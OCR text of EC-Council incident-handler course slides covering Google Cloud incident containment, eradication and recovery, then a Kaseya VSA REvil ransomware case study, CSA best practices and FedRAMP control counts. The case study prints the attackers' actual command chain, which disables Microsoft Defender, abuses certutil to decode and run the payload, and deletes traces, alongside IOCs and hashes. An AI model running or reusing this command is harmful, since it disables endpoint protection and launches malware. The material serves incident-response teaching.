
Revoke and Reissue Credentials

- Open the Google Cloud console → navigate to the **Service Accounts** page
- Locate the **affected service account**
- Generate a **new key** for the service account
- Deploy the new key to all locations where the old key was in use
- **Purge** the old key

Regenerate API Keys

- Open the Google Cloud console → navigate to the **Credentials page**
- Create a **new API key** using the Create credentials button and configure in a similar manner as the compromised API key
- Deploy the API key at all locations where the old key was used
- Purge the old key

https://cloud.google.com



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Compromised Google Cloud Credentials (Cont'd)

Reset OAuth2 Client ID Secret

- Open the Google Cloud console → navigate to the **Credentials page**
- Select the **compromised OAuth2 client ID** and edit it
- Click on **Reset Secret**
- Deploy the **new secret** to your application

Revoke Application Default Credentials as a User

- Install and initialize the Google Cloud CLI
- Authorize gcloud CLI with your user identity using the "`gcloud auth login`" command
- Revoke credentials using the "`gcloud auth application-default revoke`" command
- Moreover, delete the "`application_default_credentials.json`" file
  - For Linux, macOS: `$HOME/.config/gcloud/`
  - For Windows: `%APPDATA%\gcloud\`
- Recreate the credentials file using the "`gcloud auth application-default login`" command

hide01.ir

https://cloud.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Google Cloud Security Incidents

ECIH EC-Council Certified Incident Handler

1. Temporarily suspend the suspected compromised user accounts
2. Enable **two-step verification** with security keys in the Google Cloud environment
3. Update all **VMs** and **containers**
4. Configure the administrator account with recovery options
5. Enable **account activity alerts** to identify suspicious sign-ins or service setting changes
6. Implement a **defense-in-depth** network strategy in the Google Cloud environment
7. Implement **strong API key generation**, storage, and management in the Google Cloud environment
8. Implement the **principle of least privileges** and reset the password of all compromised accounts
9. Use **network traffic analysis tools** to track and resolve abnormalities
10. Block unauthorized usage of user-managed service account keys
11. Ensure that **Google Cloud storage buckets** are not publicly accessible
12. Deploy **Google Cloud Armor** to stop unusual traffic flow

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradicating Google Kubernetes Engine Security Incidents

1. Restrict access to the kubernetes **cluster control plane**
2. Quarantine the affected VM from internal and external traffic
3. Deploy a fresh copy of the container and remove the infected container
4. If the security incident is not controlled, transfer the infected container into a **sandbox environment**
5. Isolate the cloud platform using **subnetworks**, **firewall rules**, and IAM
6. Enable **HTTPS load balancer** to mitigate future attacks such as SYN flood and IP flood
7. Disable access to **Google Cloud Storage** resources for all users
8. Enable **encryption** for data at rest and in transit

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Google Cloud Security Incidents

ECIH EC-Council Certified Incident Handler

1. When a single server instance is active, create a VM using **Managed Instance Groups** (MIGs) because this will automatically try to recreate the VM in case of failure
2. Use the **static site option** to restore service interruptions after the failure of Compute Engine instances
3. Use **Deployment Manager** to configure instances
4. Use the latest **data backup** in Google Cloud, which is used by the database server, to recover files
5. Test the recovered application or service with different user scenarios in a recovered environment
6. Configure the **Cloud DNS** to point to a static website or web server if an application server is affected
7. Configure the **database service instance** to handle normal production loads
8. Create new application instances and web servers using their **snapshots** available on Google Cloud
9. Take necessary snapshots for recreating disks in the event of a zonal failure
10. Set up **HTTP health checks** that can validate whether GCP services are up and running on instances within a particular group

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Google Cloud Security Incidents

E|CIH EC-Council Certified Incident Handler

1. Implement **STRIDE** as a threat model for threat protection in Google Cloud
2. Leverage **Key Management Service** (KMS) and **Customer-Supplied Encryption Keys** (CSEK) to manage and encrypt data
3. Enable encryption for GKE cluster nodes with customer-managed keys and control access through specific IP addresses using HTTPS
4. Enforce **SSL encryption** in cloud SQL databases
5. Deactivate the support of interactive serial console in Google VMs
6. Employ **Terraform modules** from private git repositories to implement resources automatically
7. Implement **shielded VMs** to protect against rootkits, remote attacks, privilege escalation, etc.
8. Check for common vulnerabilities on images stored in the container registry
9. Create **well-defined groups** and assign roles with specific naming conventions
10. Use a **dedicated channel** to connect to the Google Cloud from the on-premises network


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Google Cloud Security Tools

Dynatrace

Dynatrace provides incident responders with **metrics**, **logs**, and **traces,** along with **user experience data,** for full, end-to-end visibility to answer critical investigation questions



https://www.dynatrace.com

Chronicle
https://chronicle.security

CrowdStrike Falcon
https://www.crowdstrike.com

GCP Monitor
https://www.site24x7.com

Datadog
https://www.datadoghq.com

ManageEngine Applications Manager
https://www.manageengine.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#06: Understand the Handling of Cloud Security Incidents - Case Study

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Kaseya VSA Ransomware Security Incident


Incident Recording and Assignment

- On 2nd July 2021, Kaseya's incident response team discovered a security incident after receiving reports from several customers stating that their **endpoints controlled by Kaseya's VSA product** were behaving abnormally
- Attackers posted in their "**Happy Blog**" stating that they launched an attack on MSPs through a malicious update and demanded ransom to provide the universal decryptor key

h10e01.1r



https://news.sophos.com



https://cybernews.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Kaseya VSA Ransomware Security Incident (Cont'd)

Incident Triage



- Considering the information in the attacker's blog and customer reports, the incident response team validated the security incident and **categorized** the severity level as "**Critical**"



hide01.ir

Notification and Containment

- The executive team decided to take two steps to contain the spread of malware
  - Informed law enforcement and cybersecurity agencies, including the **FBI** and **CISA**
  - Advised all their customers through **phone**, **email**, and **in-product notices** to bring down the VSA servers
  - The organization also shut their **SaaS servers** as a precaution and pulled down its data centers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Kaseya VSA Ransomware Security Incident (Cont'd)


Evidence Gathering and Forensic Analysis

- The team found that the attackers used REvil ransomware by exploiting zero-day vulnerability along with a malware protection program to deliver the ransomware code
- The Kaseya Agent Monitor (`located in C:\PROGRAM FILES (X86)\KASEYA\<ID>\AGENTMON.EXE`) wrote the Base-64 encoded malicious code to `AGENT.CRT` to VSA working directory (`C:\KWORKING\`) for updates
- The AGENT.CRT file was encoded to thwart detection by Microsoft Defender

hidden_ir

```
"C:\Windows\system32\cmd.exe" /c ping 127.0.0.1 -n 5693 > nul & C:\Windows\System32\WindowsPowerShell\v1.
0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true
-DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.
exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe &
c:\kworking\agent.exe
```

https://news.sophos.com



https://cybernews.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Kaseya VSA Ransomware Security Incident (Cont'd)

Evidence Gathering and Forensic Analysis

Network IOCs

- 35.226.94[.]113
- 161.35.239[.]148
- 162.253.124[.]162



Web Log Indicators

- POST/dl.asp curl/7.69.1
- GET/done.asp curl/7.69.1
- POST /cgi-bin/KUpload.dll curl/7.69.1
- GET /done.asp curl/7.69.1
- POST /cgi-bin/KUpload.dll curl/7.69.1
- POST /userFilterTableRpt.asp curl/7.69.1

Endpoint IOCs

Filename	MD5 Hash	Function
cert.exe	N/A – Legitimate file with random string appended	Legit certutil.exe Utility
agent.crt	939aae3cc456de8964cb182c75a5f8cc	Encoded malicious content
agent.exe	561cffbaba71a6e8cc1cdceda990ead4	Decoded contents of agent.crt
mpsvc.dll	a47cf00aedf769d60d58bfe00c0b5421	Ransomware Payload

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Kaseya VSA Ransomware Security Incident (Cont'd)

Eradication

- Implement the **principle of least privileges** and **MFA**
- Restore the manual patch management process following **remediation guidance** provided by the vendor

Recovery

- Kaseya provided a fix for SaaS servers
- The team also distributed the necessary patches to affected customers
- Victim customers were provided with a **universal decryption key** to restore their environments

Post Incident Activities

- Kaseya removed a part of legacy VSA functionality and implemented **new defense mechanisms** in SaaS servers
- The organization also enhanced the capability of **WAF**

Lessons Learned

- The management learned the importance of **patching the vulnerabilities** on time and updating the infrastructure
- They also realized the importance of implementing necessary security measures such as the **zero-trust model**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#07: Explain Best Practices against Cloud Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Cloud Security Incidents

ECIH EC-Council Certified Incident Handler

1. Enforce **data protection**, **backup**, and **retention** mechanisms
2. Enforce **SLAs** for patching and vulnerability remediation
3. Vendors should regularly undergo **AICPA SAS 70 Type II audits**
4. Verify one's own cloud in **public domain blacklists**
5. Enforce **legal contracts** in employee behavior policy
6. Prohibit **sharing of user credentials** among users, applications, and services
7. Implement strong **authentication**, **authorization**, and **auditing** mechanisms
8. Check for **data protection** during both design and runtime
9. Implement **strong key generation**, storage and management, and destruction practices
10. Monitor **client traffic** for any malicious activities
11. Prevent unauthorized server access using **security checkpoints**
12. Disclose applicable **logs** and **data** to customers

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Cloud Security Incidents (Cont'd)

hide01.ir

13. Analyze **CSP security policies** and SLAs
14. Assess the security of **cloud APIs** and log customer **network traffic**
15. Ensure that the cloud is regularly checked and updated
16. Ensure that physical security is available **24 × 7 × 365**
17. Enforce **security standards** during installation/configuration
18. Ensure that memory, storage, and network access are **isolated**
19. Leverage strong **two-factor authentication** techniques wherever possible
20. Baseline **security breach notification** processes
21. Analyze **API dependency chain software** modules
22. Enforce stringent **registration and validation processes**
23. Perform vulnerability and configuration **risk assessment**
24. Disclose infrastructure information, **security patching**, and firewall details

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

CSA Best Practices for Cloud Security

Best Practices	Description
Cloud Computing Concepts and Architectures	Define the concept of cloud computing Set up the terminology baseline Feature both the logical and architectural frameworks to be used
Governance and Enterprise Risk Management	Understand the major differences between governance and risk management because they are significantly different topics
Compliance and Audit Management	Understand cloud computing interactions and the regulatory environment for developing cloud-based strategies
Information Governance	Re-examine information management while migrating to the cloud, which could be taken as an opportunity to eliminate existing issues
Management Plan and Business Continuity	Adopt a risk-based approach for gaining access to the management plan for business continuity because many assets do not require equal continuity


Best Practices	Description
Infrastructure Security	Concentrate on the cloud considerations for the primary infrastructure and virtual network security to secure the overall cloud
Virtualization	Understand the effects of virtualization on overall architectural security and its implementation
Incident Response	Discover cloud computing characteristics gaps for making incidence response preparation plans
Identity and Access Management	Ensure correct awareness about how cloud computing changes identity management in both private and public clouds
Security-as-a-Service	Implement Security-as-a-Service (SECaaS) for securing the cloud infrastructure and capabilities after cloud migration

https://cloudsecurityalliance.org

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security is the Responsibility of Cloud Provider and Consumer



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

FedRAMP Compliance and Baseline Security Controls

- The Federal Risk and Authorization Management Program (FedRAMP®) is a government-wide program established in 2011 to promote the **adoption of secure cloud services** across federal governments
- It provides a cost-effective, risk-based approach and empowers agencies to use **modern cloud technologies**, with emphasis on security and risk assessment

	Baseline Security Control	High	Moderate	Low
1	Access Control	54	43	11
2	Awareness and Training	7	5	4
3	Audit and Accountability	31	19	10
4	Security Assessment and Authorization	16	15	8
5	Configuration Management	36	26	8
6	Contingency Planning	35	24	6
7	Identification and Authentication	31	27	15
8	Incident Response	26	18	7

	Baseline Security Control	High	Moderate	Low
9	Maintenance	14	11	4
10	Media Protection	12	10	4
11	Physical and Environmental Protection	27	20	10
12	Planning	6	6	3
13	Personnel Security	10	9	8
14	Risk Assessment	12	10	4
15	System and Services Acquisition	26	22	6
16	System and Communications Protection	39	32	10
17	System and Information Integrity	39	28	7

